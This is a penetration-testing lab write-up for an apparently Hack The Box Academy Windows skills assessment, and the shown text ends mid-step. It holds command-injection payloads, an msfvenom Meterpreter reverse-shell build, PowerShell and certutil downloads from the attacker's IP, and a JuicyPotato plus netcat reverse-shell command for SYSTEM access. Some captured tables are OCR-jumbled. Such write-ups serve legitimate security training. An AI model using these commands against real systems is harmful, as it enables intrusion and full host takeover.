

Academy_Skill Assessment I

Scenario:

During a penetration test against the INLANEFREIGHT organization, you encounter a non-domain joined Windows server host that suffers from an unpatched command injection vulnerability. After gaining a foothold, you come across credentials that may be useful for lateral movement later in the assessment and uncover another flaw that can be leveraged to escalate privileges on the target host.

For this assessment, assume that your client has a relatively mature patch/vulnerability management program but is understaffed and unaware of many of the best practices around configuration management, which could leave a host open to privilege escalation.

Enumerate the host (starting with an Nmap port scan to identify accessible ports/services), leverage the command injection flaw to gain reverse shell access, escalate privileges to `NT AUTHORITY\SYSTEM` level or similar access, and answer the questions below to complete this portion of the assessment.

Nmap scans:

- short/full/detailed

```
sudo nmap 10.129.225.46 -oN nmap_skills1
```

```
sudo nmap -p- 10.129.225.46 -oN nmap_skills1_full
```

```
-> target blocking ping, use -Pn
```

```
sudo nmap 10.129.225.46 -Pn -oN nmap_skills1
```

```
sudo nmap -p- 10.129.225.46 -Pn -oN nmap_skills1_full
```

..

- Nmap scan (default)

```
sudo nmap 10.129.225.46 -Pn
```

```
Nmap scan report for 10.129.225.46
Host is up (0.45s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
3389/tcp  open  ms-wbt-server
```


- Detailed Nmap scan (default)

```
sudo nmap 10.129.225.46 -p80,3389 -Pn -sV -sC
```

```
Host is up (0.49s latency).

PORT      STATE SERVICE        VERSION
80/tcp    open  http           Microsoft IIS httpd 10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: DEV Connection Tester
3389/tcp  open  ms-wbt-server  Microsoft Terminal Services
|_ ssl-cert: Subject: commonName=WINLPE-SKILLS1-SRV
|_ Not valid before: 2024-04-21T00:24:26
|_ Not valid after: 2024-10-21T00:24:26
|_ ssl-date: 2024-04-22T00:41:38+00:00; -1s from scanner time.
|_ rdp-ntlm-info:
|   Target_Name: WINLPE-SKILLS1-
|   NetBIOS_Domain_Name: WINLPE-SKILLS1-
|   NetBIOS_Computer_Name: WINLPE-SKILLS1-
|   DNS_Domain_Name: WINLPE-SKILLS1-SRV
|   DNS_Computer_Name: WINLPE-SKILLS1-SRV
|   Product_Version: 10.0.14393
|_ System_Time: 2024-04-22T00:41:25+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

- Browsing to the website gives:



- Given by the question, the website suffers from a command injection vulnerability.
- So the first thing we try is confirming the finding and exploiting it.
- We first play around with the website to confirm the actual code running behind it.
- Looking into the source code gives:

```

12 <HTML>
13 <HEAD>
14 <title>DEV Connection Tester</title>
15 </HEAD>
16 <BODY>
17 <form method="post" action=".." id="cmd">
18 <div class="aspNetHidden">
19 <input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUJMTkxODY5Nzc4ZGQPorIdKxHLLp86yM8ANsxN5EnsIPwPm6Mfk0jBtHnu9g==" />
20 </div>
21
22 <div class="aspNetHidden">
23
24 <input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGENERATOR" value="15DEFB03" />
25 <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="/wEdAANSTU3UBES9mLM9pVVbfx0K2P6Xxdk5keWkc1AxSHkFXk2JDUMxrvKtMBUSvskgfGYv9fjNg9psrgxAe3qySFfJsdTllpYQbMQ5P0Isj6nTw==" />
26 </div>
27 <span id="lblText">Address:</span>
28 <input name="addr" type="text" value="127.0.0.1" id="addr" style="width:250px;" />
29 <input type="submit" name="testing" value="Ping host" id="testing" />
30 </form>
31 </body>
32 </HTML>

```

- We are working with the addr parameter.
- We fire up burp suite and look into some requests:

Request	Response
Pretty Raw Hex 11 DNT: 1 12 Connection: close 13 Upgrade-Insecure-Requests: 1 14 15 __VIEWSTATE= %2FwEPDwUJMTkxODY5Nzc4ZGQPorIdKxHLLp8 6yM8ANsxN5EnsIPwPm6Mfk0jBtHnu9g%3D%3D &__VIEWSTATEGENERATOR=15DEFB03& __EVENTVALIDATION= %2FwEdAANSTU3UBES9mLM9pVVbfx0K2P6Xxdk 5ke%2BWkc1AxSHkFXk2JDUMxrvKtMBUSvskgf GYv9fjNg9psrgxAe3qySFfJsdTllpYQbMQ5P0 Isj6nTw%3D%3D&addr=127.0.0.1&testing= Ping+host	Pretty Raw Hex Render 6 X-Powered-By: ASP.NET 7 Date: Mon, 22 Apr 2024 01:04:52 GMT 8 Connection: close 9 Content-Length: 1181 10 11 12 Pinging 127.0.0.1 with 32 bytes of data: 13 Reply from 127.0.0.1: bytes=32 time<1ms TTL=128 14 Reply from 127.0.0.1: bytes=32 time<1ms TTL=128 15

Request	Response
1 DNT: 1	charset=utf-8
2 Connection: close	4 Server: Microsoft-IIS/10.0
3 Upgrade-Insecure-Requests: 1	5 X-AspNet-Version: 4.0.30319
4	6 X-Powered-By: ASP.NET
5 __VIEWSTATE=	7 Date: Mon, 22 Apr 2024 01:04:07 GMT
%2FwEPDwUJMTkxODY5Nzc4ZGQPorIdKkHLLp8	8 Connection: close
6yM8ANsxN5EnsIPwPm6Mfk0jBtHNu9g%3D%3D	9 Content-Length: 928
&__VIEWSTATEGENERATOR=15DEFBD3&	10
__EVENTVALIDATION=	11 Ping request could not find host
%2FwEdAANSTU3UBES9mLM9pVVbfX0K2P6Xxdk	127.0.0.1;. Please check the name
5ke%2BWkc1AxSHkFXk2JDUMxrvKtMBUSvskgf	and try again.
GYv9fjNg9psrgxAe3qySFfJsdT1lpYQbMQ5P0	
Isj6nTw%3D%3D&addr=127.0.0.1;&testing	
=Ping+host	

- To verify for the command injection vulnerability, we will try various injection parameters below:

```
format: Injected character -> url_encoded_format+whoami
\n -> %0awhoami
& -> %26whoami
| -> %7cwhoami
&& -> %26%26whoami
|| -> %7c%7cwhoami
```

- We got a hit with `%26whoami`

Request	Response
11 DNT: 1	17 Packets: Sent = 2, Received = 2,
12 Connection: close	Lost = 0 (0% loss),
13 Upgrade-Insecure-Requests: 1	18 Approximate round trip times in
14	milli-seconds:
15 __VIEWSTATE=	19 Minimum = 0ms, Maximum = 0ms,
%2FwEPDwUJMTkxODY5Nzc4ZGQPorIdKkHLLp8	Average = 0ms
6yM8ANsxN5EnsIPwPm6Mfk0jBtHNu9g%3D%3D	20 iis apppool\defaultapppool
&__VIEWSTATEGENERATOR=15DEFBD3&	21
__EVENTVALIDATION=	22
%2FwEdAANSTU3UBES9mLM9pVVbfX0K2P6Xxdk	23 <HTML>
5ke%2BWkc1AxSHkFXk2JDUMxrvKtMBUSvskgf	24 <HEAD>
GYv9fjNg9psrgxAe3qySFfJsdT1lpYQbMQ5P0	25 <title>
Isj6nTw%3D%3D&addr=127.0.0.1.%26whoami	DEV Connection Tester
&testing=Ping+host	</title>

- Our next goal is to leverage this for a proper stable reverse shell (e.g. Meterpreter x64 reverse shell) for a more comfortable Post-exploitation step.

- To do so, we will first find out the directory we are in, looking at the architecture of the system, followed by downloading the suitable payload into the directory and executing it.

Request	Response
11 DNT: 1	17 Packets: Sent = 2, Received = 2,
12 Connection: close	Lost = 0 (0% loss),
13 Upgrade-Insecure-Requests: 1	18 Approximate round trip times in
14	milli-seconds:
15 __VIEWSTATE=	19 Minimum = 0ms, Maximum = 0ms,
%2FwEPDwUJMTkxODY5Nzc4ZGQPorIDkKHLlp8	Average = 0ms
6yM8ANsxN5EnsIPwPm6Mfk0jBtHNU9g%3D%3D	20 Volume in drive C has no label.
&__VIEWSTATEGENERATOR=15DEFBD3&	21 Volume Serial Number is
__EVENTVALIDATION=	7029-F417
%2FwEdAANSTU3UBES9mLM9pVVbfx0K2P6Xxdk	22
5ke%2BWkc1AxSHkFXk2JDUMxrvKtMBUSvskgf	23 Directory of
GYv9fjNg9psrgxAe3qySFfJsdtllpYQbMQ5P0	c:\windows\system32\inetsrv
Isj6nTw%3D%3D&addr=127.0.0.1%26dir&	24
testing=Ping+host	25 04/21/2024 05:26 PM

-> In the directory C:\windws\system32\instsrv

Request	Response
12 Connection: close	31 System Boot Time:
13 Upgrade-Insecure-Requests: 1	4/21/2024, 5:24:16 PM
14	32 System Manufacturer:
15 __VIEWSTATE=	VMware, Inc.
%2FwEPDwUJMTkxODY5Nzc4ZGQPorIDkKHLlp8	33 System Model:
6yM8ANsxN5EnsIPwPm6Mfk0jBtHNU9g%3D%3D	VMware7,1
&__VIEWSTATEGENERATOR=15DEFBD3&	34 System Type:
__EVENTVALIDATION=	x64-based PC
%2FwEdAANSTU3UBES9mLM9pVVbfx0K2P6Xxdk	35 Processor(s):
5ke%2BWkc1AxSHkFXk2JDUMxrvKtMBUSvskgf	2
GYv9fjNg9psrgxAe3qySFfJsdtllpYQbMQ5P0	Processor(s) Installed.
Isj6nTw%3D%3D&addr=	36 [01]: AMD64 Family 25 Model 1
127.0.0.1%26systeminfo&testing=	Stepping 1 AuthenticAMD ~2445 Mhz
Ping+host	37 [02]: AMD64 Family 25 Model 1
	Stepping 1 AuthenticAMD ~2445 Mhz

-> Windows 10 PC, x64 architecture

- Creating and delivering the payload:

- Creating the payload

```
msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.10.16.12
LPORT=5000 -f exe > backup.exe
```

```
python -m http.server
```

- Delivering the payload

```
certutil -urlcache -split -f "http://10.10.16.12:8000/backup.exe"
```

```


-> url speical encode it through burpsuite:
certutil%20-urlcache%20-split%20-
f%20%22http%3A%2F%2F10.10.16.12%3A8000%2Fbackup.exe%22%20

- Certutil doesn't quite seem to work, so we will use power's wget
functionality.
wget "http://10.10.16.12:8000/backup.exe" -outfile "backup.exe"

- The payload to be delivered:
powershell.exe wget "http://10.10.16.12:8000/backup.exe" -outfile
"backup.exe"

-> url speical encode it through burpsuite:
powershell.exe%20wget%20%22http%3A%2F%2F10.10.16.12%3A8000%2Fbackup.exe%
22%20-outfile%20%22backup.exe%22

```



- The payload failed to download, due to restricted permission.
- We will attempt to download it at a less restrictive directory, such as `C:\Users\Public`

```

- The payload to be delivered:
powershell.exe wget "http://10.10.16.12:8000/backup.exe" -outfile
"C:\Users\Public\backup.exe"

-> url speical encode it through burpsuite:

```

```
powershell.exe%20wget%20%22http%3A%2F%2F10.10.16.12%3A8000%2Fbackup.exe%22%20-outfile%20%22C%3A%5CUsers%5CPublic%5Cbackup.exe%22
```

- Confirming the payload is on the system:

```
dir C:\Users\Public  
-> dir%20C%3A%5CUsers%5CPublic
```

Request		Response	
Pretty	Raw Hex	Pretty	Raw Hex Render
12	Connection: close	23	Directory of C:\Users\Public
13	Upgrade-Insecure-Requests: 1	24	
14		25	04/21/2024 07:08 PM
15	__VIEWSTATE=		<DIR>
	%2FwEPDwUJMTkxODY5Nzc4ZGQPorIdKkHLLp8	26	04/21/2024 07:08 PM
	6yM8ANsxN5EnsIPwPm6Mfk0jBtHNU9g%3D%3D		<DIR>
	&__VIEWSTATEGENERATOR=15DEFBD3&	27	04/21/2024 07:08 PM
	__EVENTVALIDATION=		207,360 backup.exe
	%2FwEdAANSTU3UBES9mLM9pVVbfX0K2P6Xxdk	28	05/25/2021 08:52 PM
	5ke%2BWkc1AxSHkFXk2JDUMxrvKtMBUSvskgf		<DIR> Documents
	GYv9fjNg9psrgxAe3qySFfJsdTllpYQbMQ5P0	29	07/16/2016 06:23 AM
	Isj6nTw%3D%3D&addr=		<DIR> Downloads
	127.0.0.1%26dir%20C%3A%5CUsers%5CPubl	30	07/16/2016 06:23 AM
	ic&testing=Ping+host		<DIR> Music

- Executing the payload and catching a reverse shell:

```
- In our handler file:  
use exploit/multi/handler  
set payload windows/x64/meterpreter_reverse_tcp  
set LHOST 10.10.16.12  
set LPORT 5000  
run
```

```
- Running the handler  
msfconsole -r handler3.rc
```

```
- Execute the payload on the target  
start C:\Users\Public\backup.exe  
-> start%20C%3A%5CUsers%5CPublic%5Cbackup.exe
```

```
*] Started reverse TCP handler on 10.10.16.12:5000
*] Meterpreter session 1 opened (10.10.16.12:5000 -> 10.129.225.46:49677) at 2024-04-22 12:13:57 +1000

Meterpreter 1)(c:\windows\system32\inetsrv) > 
```

- Now we can start enumerating the system.

- Getting shell in meterpreter

```
(Meterpreter 1)(c:\windows\system32\inetsrv) > shell
```

- Enumerate the patches and updates for the first Question

```
wmic qfe
```

```
Get-HotFix | ft -AutoSize
```

```
c:\windows\system32\inetsrv>wmic qfe
wmic qfe
Caption
Effect Status
http://support.microsoft.com/?kbid=3199986 WINLPE-SKILLS1- Update KB3199986 NT AUTHORITY\SYSTEM 11/21/2016
http://support.microsoft.com/?kbid=3200970 WINLPE-SKILLS1- Security Update KB3200970 NT AUTHORITY\SYSTEM 11/21/2016
Initial Enumeration

PS C:\Users\...
c:\windows\system32\inetsrv>Powershell
Powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
PS C:\windows\system32\inetsrv> Get-HotFix | ft -AutoSize
Get-HotFix | ft -AutoSize

Source Description HotFixID InstalledBy InstalledOn
-----
WINLPE-SKILLS1- Update KB3199986 NT AUTHORITY\SYSTEM 11/21/2016 12:00:00 AM
WINLPE-SKILLS1- Security Update KB3200970 NT AUTHORITY\SYSTEM 11/21/2016 12:00:00 AM
```

-> Answer to the First Question: Which two KBs are installed on the target system?

(Answer format: 3210000&3210060): 3199986&3200970

Initial Enumeration

- Tasklist enumeration

```

=====
System Idle Process      0 N/A
System                  4 N/A
smss.exe                324 N/A
csrss.exe               424 N/A
wininit.exe             532 N/A
csrss.exe               540 N/A
winlogon.exe            596 N/A
services.exe            668 N/A
lsass.exe               684 KeyIso, SamSs
svchost.exe             776 BrokerInfrastructure, DcomLaunch, LSM,
                        PlugPlay, Power, SystemEventsBroker
svchost.exe             836 RpcEptMapper, RpcSs
svchost.exe             952 CertPropSvc, DsmSvc, gpsvc, iphlpsvc,
                        ProfSvc, Schedule, SENS, SessionEnv,
                        ShellHWDetection, Themes, UserManager,
                        Winmgmt, WpnService
svchost.exe             960 TermService
dwm.exe                 1004 N/A
svchost.exe             1020 Dhcp, EventLog, lmhosts, TimeBrokerSvc
svchost.exe             296 NcbService, PcaSvc, TrkWks, UALSVC,
                        UmRdpService, WdiSystemHost, wudfsvc
svchost.exe             1052 EventSystem, FontCache, netprofm, hnsi,
                        W32Time, WinHttpAutoProxySvc
svchost.exe             1124 BFE, CoreMessagingRegistrar, DPS, MpsSvc
svchost.exe             1188 CryptSvc, Dnscache, LanmanWorkstation,
                        NlaSvc, WinRM
svchost.exe             1196 Wcmsvc
spoolsv.exe             1752 Spooler
svchost.exe             1816 DiagTrack
svchost.exe             1824 AppHostSvc
  
```

```

svchost.exe            1824 AppHostSvc
vmtoolsd.exe           1856 VMTools
svchost.exe            1876 tiledatamodelsvc
VGAAuthService.exe     1900 VGAAuthService
inetinfo.exe           1928 IISADMIN
svchost.exe            1944 W3SVC, WAS
vm3dservice.exe        1960 VM3DService
vm3dservice.exe        2072 N/A
dllhost.exe            2616 COMSysApp
WmiPrvSE.exe           2764 N/A
msdtc.exe              2868 MSDTC
LogonUI.exe            3032 N/A
WmiPrvSE.exe           3436 N/A
svchost.exe            2752 smphost
w3wp.exe               2756 N/A
backup.exe             3968 N/A
cmd.exe                2968 N/A
conhost.exe            3676 N/A
tasklist.exe           3444 N/A
  
```

- Display All environment variables

```
set
ALLUSERSPROFILE=C:\ProgramData
CommonProgramFiles=C:\Program Files\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonProgramW6432=C:\Program Files\Common Files
COMPUTERNAME=WINPE-SKILLS1-
ComSpec=C:\Windows\system32\cmd.exe
NUMBER_OF_PROCESSORS=6
OS=Windows_NT
Path=C:\Program Files\Common Files\Oracle\Java\javapath;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
PROCESSOR_ARCHITECTURE=AMD64
PROCESSOR_IDENTIFIER=AMD64 Family 25 Model 1 Stepping 1, AuthenticAMD
PROCESSOR_LEVEL=25
PROCESSOR_REVISION=0101
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files
ProgramFiles(x86)=C:\Program Files (x86)
ProgramW6432=C:\Program Files
PROMPT=$PS$
PSModulePath=%ProgramFiles%\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
PUBLIC=C:\Users\Public
SystemDrive=C:
SystemRoot=C:\Windows
TEMP=C:\Windows\TEMP
TMP=C:\Windows\TEMP
USERDOMAIN=IIS APPPOOL
USERNAME=DefaultAppPool
USERPROFILE=C:\Users\Default
windir=C:\Windows
```

- View detailed configuration information

```
C:\Users\Public>systeminfo
systeminfo

Host Name: WINPE-SKILLS1-
OS Name: Microsoft Windows Server 2016 Standard
OS Version: 10.0.14393 N/A Build 14393
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 00376-30821-30176-AA757
Original Install Date: 5/25/2021, 8:57:43 PM
System Boot Time: 4/21/2024, 11:26:13 PM
System Manufacturer: VMware, Inc.
System Model: VMware7,1
System Type: x64-based PC
Processor(s): 2 Processor(s) Installed.
[01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2445 Mhz
[02]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2445 Mhz
BIOS Version: VMware, Inc. VMW71.00V.21805430.B64.2305221826, 5/22/2023
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume2
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory: 4,095 MB
Available Physical Memory: 3,363 MB
Virtual Memory: Max Size: 4,799 MB
```

```

Processor(s): 2 Processor(s) Installed.
[01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2445 Mhz
[02]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2445 Mhz
BIOS Version: VMware, Inc. VMW71.00V.21805430.B64.2305221826, 5/22/2023
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume2
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory: 4,095 MB
Available Physical Memory: 3,363 MB
Virtual Memory: Max Size: 4,799 MB
Virtual Memory: Available: 4,098 MB
Virtual Memory: In Use: 701 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: N/A
Hotfix(s): 2 Hotfix(s) Installed.
[01]: KB3199986
[02]: KB3200970
Network Card(s): 1 NIC(s) Installed.
[01]: vmxnet3 Ethernet Adapter
Connection Name: Ethernet0
DHCP Enabled: Yes
DHCP Server: 10.129.0.1
IP address(es)
[01]: 10.129.139.60
[02]: fe80::4c0f:5818:6c2c:257b
[03]: dead:beef::4c0f:5818:6c2c:257b
Hyper-V Requirements: Hyper-V hypervisor has been detected. Features required for Hyper-V will not be displayed.

```

- Patches and updates

```

C:\Users\Public>wmic qfe
Caption Source Description CSName Description FixComments HotFixID InstallDate InstalledBy InstalledOn
http://support.microsoft.com/?kbid=3199986 WINLPE-SKILLS1- Update KB3199986 NT AUTHORITY\SYSTEM 11/21/2016 12:00:00
http://support.microsoft.com/?kbid=3200970 WINLPE-SKILLS1- Security Update KB3200970 NT AUTHORITY\SYSTEM 11/21/2016 12:00:00

```

```

PS C:\Users\Public> Get-HotFix | ft -AutoSize
Get-HotFix | ft -AutoSize
Source Description HotFixID InstalledBy InstalledOn
-----
WINLPE-SKILLS1- Update KB3199986 NT AUTHORITY\SYSTEM 11/21/2016 12:00:00
WINLPE-SKILLS1- Security Update KB3200970 NT AUTHORITY\SYSTEM 11/21/2016 12:00:00

```

- Installed Programs

```

C:\Users\Public>wmic product get name
Name
Microsoft Visual C++ 2019 X64 Additional Runtime - 14.24.28127
Microsoft Visual C++ 2019 X86 Additional Runtime - 14.24.28127
VMware Tools
Microsoft Visual C++ 2019 X64 Minimum Runtime - 14.24.28127
Java(TM) SE Development Kit 16.0.1 (64-bit)
Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.24.28127

```

```

PS C:\Users\Public> Get-WmiObject -Class Win32_Product | select Name, Version
Get-WmiObject -Class Win32_Product | select Name, Version
Name
----
SQL Server 2016 Database Engine Shared
SQL Server 2016 Database Engine Services
SQL Server Management Studio for Reporting Services
Microsoft SQL Server 2008 Setup Support Files
Microsoft Visual C++ 2019 X64 Additional Runtime - 14.24.28127 14.24.28127
Microsoft Visual C++ 2019 X86 Additional Runtime - 14.24.28127 14.24.28127
VMware Tools
Java 8 Update 231 (64-bit) 11.1.1.16303738
Microsoft Visual C++ 2019 X64 Minimum Runtime - 14.24.28127 14.24.28127
Java(TM) SE Development Kit 16.0.1 (64-bit) 16.0.1.0
Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.24.28127 14.24.28127

```

- Display Running Process

```

PS C:\Users\Public> netstat -ano
netstat -ano
Active Connections
Proto Local Address Foreign Address State PID
TCP 0.0.0.0:80 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 836
TCP 0.0.0.0:3389 0.0.0.0:0 LISTENING 960
TCP 0.0.0.0:5985 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:47001 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING 532
TCP 0.0.0.0:49665 0.0.0.0:0 LISTENING 1020
TCP 0.0.0.0:49666 0.0.0.0:0 LISTENING 952
TCP 0.0.0.0:49667 0.0.0.0:0 LISTENING 1752
TCP 0.0.0.0:49668 0.0.0.0:0 LISTENING 668
TCP 0.0.0.0:49669 0.0.0.0:0 LISTENING 684
TCP 10.129.139.60:80 10.10.16.12:49948 CLOSE_WAIT 4
TCP 10.129.139.60:139 0.0.0.0:0 LISTENING 4
TCP 10.129.139.60:49671 10.10.16.12:5000 ESTABLISHED 3968
TCP [::]:80 [::]:0 LISTENING 4
TCP [::]:135 [::]:0 LISTENING 836
TCP [::]:3389 [::]:0 LISTENING 960
TCP [::]:5985 [::]:0 LISTENING 4
TCP [::]:47001 [::]:0 LISTENING 4
TCP [::]:49664 [::]:0 LISTENING 532
TCP [::]:49665 [::]:0 LISTENING 1020
TCP [::]:49666 [::]:0 LISTENING 952
TCP [::]:49667 [::]:0 LISTENING 1752
TCP [::]:49668 [::]:0 LISTENING 668
TCP [::]:49669 [::]:0 LISTENING 684
UDP 0.0.0.0:123 *:* 1052
UDP 0.0.0.0:3389 *:* 960
UDP 0.0.0.0:5050 *:* 1052
UDP 0.0.0.0:5353 <...SNIP... *:* 1188
UDP 0.0.0.0:5355 *:* 1188
UDP 10.129.139.60:137 *:* 4
UDP 10.129.139.60:138 *:* 4
UDP [::]:123 *:* 1052
UDP [::]:3389 *:* 960
UDP [::]:5353 *:* 1188
UDP [::]:5355 *:* 1188

```

- Logged in User

```
PS C:\Users\Public> query user
query user
No User exists for *
```

- Current User

```
C:\Users\Public>echo %USERNAME%
echo %USERNAME%
DefaultAppPool
```

- Current user privileges

```
C:\Users\Public>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                                     State
-----
SeAssignPrimaryToken Replace a process level token                 Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process          Disabled
SeAuditPrivilege      Generate security audits                     Disabled
SeChangeNotifyPrivilege Bypass traverse checking                     Enabled
SeImpersonatePrivilege Impersonate a client after authentication    Enabled
SeCreateGlobalPrivilege Create global objects                         Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                Disabled
```

- Current user group

```
C:\Users\Public>whoami /groups
whoami /groups

GROUP INFORMATION
-----
Group Name      Type      SID      Attributes
-----
Mandatory Label\High Mandatory Level Label S-1-16-12288 Mandatory group, Enabled by default, Enabled group
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE Well-known group S-1-5-6 Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON Well-known group S-1-2-1 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS Alias S-1-5-32-568 Mandatory group, Enabled by default, Enabled group
LOCAL Well-known group S-1-2-0 Mandatory group, Enabled by default, Enabled group
Unknown SID type S-1-5-82-0 Mandatory group, Enabled by default, Enabled group
```

- Get All users

```
C:\Users\Public>net user
User accounts for \\WINLPE-SRV01
Administrator
helpdesk
sarah
DefaultAccount
htb-student
secsvc
Guest
The command completed successfully.
```

- Get All Groups

```
Aliases for \\WINLPE-SKILLS1-
*Access Control Assistance Operators
*Administrators
*Backup Operators
*Certificate Service DCOM Access
*Cryptographic Operators
*Distributed COM Users
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Print Operators
*RDS Endpoint Servers
*RDS Management Servers
*RDS Remote Access Servers
*Remote Desktop Users
*Remote Management Users
*Replicator
*Storage Replica Administrators
*System Managed Accounts Group
*Users
The command completed successfully.
```

- Detailed about local admin

```
C:\Users\Public>net localgroup administrators
net localgroup administrators
Alias name      administrators
Comment        Administrators have complete and unrestricted access to the computer/domain
Members        Administrator
                helpdesk
                sarah
                secsvc
                -----
Administrator
mrb3n
The command completed successfully.
```

- Get Password Policy & other Account information

```
C:\Users\Public>net accounts
net accounts
Force user logoff how long after time expires?: -V Admini Never
Minimum password age (days): 0
Maximum password age (days): Unlimited
Minimum password length: 0
Length of password history maintained: None
Lockout threshold: Never
Lockout duration (minutes): 30
Lockout observation window (minutes): 30
Computer role: SERVER
The command completed successfully.
```

- More detailed enumeration can be done, including situational awareness enumeration and communication with Processes, but looking at the information so far, we have a direct system privilege shell due to SeImpersonate, so let's try go for the system shell.
- Proceed with juicy Potato exploit, as it is a 2016 system.

- We first transfer nc.exe and JuicyPotato.exe, GetCLSID.ps1 to the target system

```
python -m http.server
```

- Download On the target system:

```
wget "http://10.10.16.12:8000/JuicyPotato.exe" -outfile
```

```
"JuicyPotato.exe"
```

```
wget "http://10.10.16.12:8000/nc.exe" -outfile "nc.exe"
```

```
wget "http://10.10.16.12:8000/GetCLSID.ps1" -outfile "GetCLSID.ps1"
```


- verify files on the system

ls

- Extracting CLSID for the JuicyPotato

.\GetCLSID.ps1

-> BITS CLSID: {03ca98d6-ff5d-49b8-abc6-03dd84127020}

- Executing JuicyPotato

c:\tools\JuicyPotato.exe -l 53375 -p c:\users\public\cmd.exe -a 10.10.16.12 5001 -e cmd.exe" -t *

.\JuicyPotato.exe -l 9999 -p c:\windows\system32\cmd.exe -a "/c c:\Users\Public\nc.exe 10.10.16.12 8443 -e cmd.exe" -t * -c {03ca98d6-ff5d-49b8-abc6-03dd84127020}

-> failed, trying with other techniques

- Need to try pick an appropriate CLSID from github (nt authority\system):

